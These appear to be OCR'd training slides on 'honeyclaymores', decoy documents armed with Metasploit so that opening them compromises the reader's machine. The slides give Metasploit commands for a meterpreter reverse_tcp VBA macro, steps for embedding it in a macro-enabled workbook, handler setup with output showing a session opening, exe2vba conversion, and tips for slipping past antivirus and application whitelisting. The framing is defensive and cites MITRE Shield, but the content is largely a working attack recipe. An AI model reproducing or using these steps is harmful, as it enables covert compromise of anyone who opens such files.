
Attack

- ***AV Bypass (for the Good Guys!)***


Malware, Glorious Malware

- There are some drawbacks to the "exploit-only" approach
  - Exploits can and will crash systems
  - It can be difficult to tell which client-side exploits will work
  - The target might be completely patched (no laughing)
- The approach is surprisingly effective
  - Bypass AV
  - Get a target to run your program
- Metasploit has a number of excellent custom malware options

Tie It Together with msfvenom



Other Virus-Checking Options: VirusTotal



HoneyClaymore

- Forget honeytokens, let's talk about honeyclaymores!
- If someone uses one of these files, it will compromise the system and open a reverse connection to you
  - Excel spreadsheets
  - Word documents
  - PDFs
- Be very careful!

Using Built-in Windows Utilities to Create Backdoors

- You can also use built-in Windows utilities to create “malware”
  - You can create .bat scripts
  - You can create zip files
  - You can even create new executables
- But there is one utility that allows you to bind them all together
- iExpress is an outstanding tool that allows you to
  - Create new .exe files
  - Bind multiple .exe files together
  - Include a .bat file that controls it all
- The really nice thing is that most AV companies will not detect iExpress files as malicious

Application Whitelist Bypass

- Use tools that are on the whitelist
  - This approach is becoming more and more heavily used
- Create your own
  - C++, py2exe, iExpress
- Windows RM
  - Windows Remote Management
- VNC
  - Virtual Network Computing
- DNS lookups
  - DNS Cat
- The point is that you need to be creative

- ***Arming Documents***

Applicable MITRE Shield techniques:


- *DTE0011 - Decoy Content*

**Dependencies if not using SaaS deployment:

- DTE0017 - Decoy System
- DTE0016 - Decoy Process
- DTE0034 - System Activity Monitoring

Evil Files

- Metasploit has multiple different file format exploits
- Metasploit also has the capability to insert payloads into a number of different formats
  - .xls
  - .doc
  - .ppt
  - .pdf
  - Others?



- Use these files in sensitive directories with names such as “Proposals,” “SSN,” and “Customer Data”

Creating a Macro Payload with Metasploit

Create the macro code using Metasploit

```
msf > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST <your_IP_here>
msf payload(reverse_tcp) > set LPORT 443
```

You can experiment with encoders as desired (often not necessary)


```
msf payload(reverse_tcp) > show encoders
msf payload(reverse_tcp) > set encoder <encoder_name_here>
```

```
msf payload(reverse_tcp) > generate -t vba -f /tmp/TrustMe.vba
[*] Writing 2715 bytes to /tmp/TrustMe.vba...
```


Putting the Macro into Your Document (1)

- The process varies per MS Office version
  - Match the Office version to the target's, if possible (usually not necessary)
  - Enable the Developer tab in the Ribbon
  - Press *Alt + F8* to open the Macros window
  - Name the macro, *apply to the current document*, click Create
  - Paste in the VBA code generated from Metasploit
  - Save as an "Excel Macro-Enabled Workbook"
  - Set up your Metasploit multi/handler
  - Test for detection in your test system(s)
  - Deploy!


Putting the Macro into Your Document (2)



Putting the Macro into Your Document (3)



Putting the Macro into Your Document (4)



Launching the Corresponding Metasploit multi/handler


```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 0.0.0.0
msf exploit(handler) > set LPORT 443
msf exploit(handler) > set ExitOnSession false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```

When they open the document, the payload is deployed...

```
[*] Sending stage (957487 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.78.200:443 -> 10.10.10.10:5420)
msf payload(reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

It May Still Get Caught Upon Execution

- Even if anti-malware scanners don't detect the macro virus when scanning the file, they may detect them upon execution of the macro
- It's best to test this prior to deployment to avoid detection
- Always use the latest version of Metasploit



exe2vba.rb

- This tool converts any .exe file into .vba so it can be imported into Excel and Word documents
- It is located in the tools directory of Metasploit
- Now you can test your standalone .exe files and convert them to vba when you need to

```
#./exe2vba.rb notevil.exe notevil.vba
```

Generating Location Macros

The macro should be copied to the clipboard.

If not, simply copy and paste this into your document:

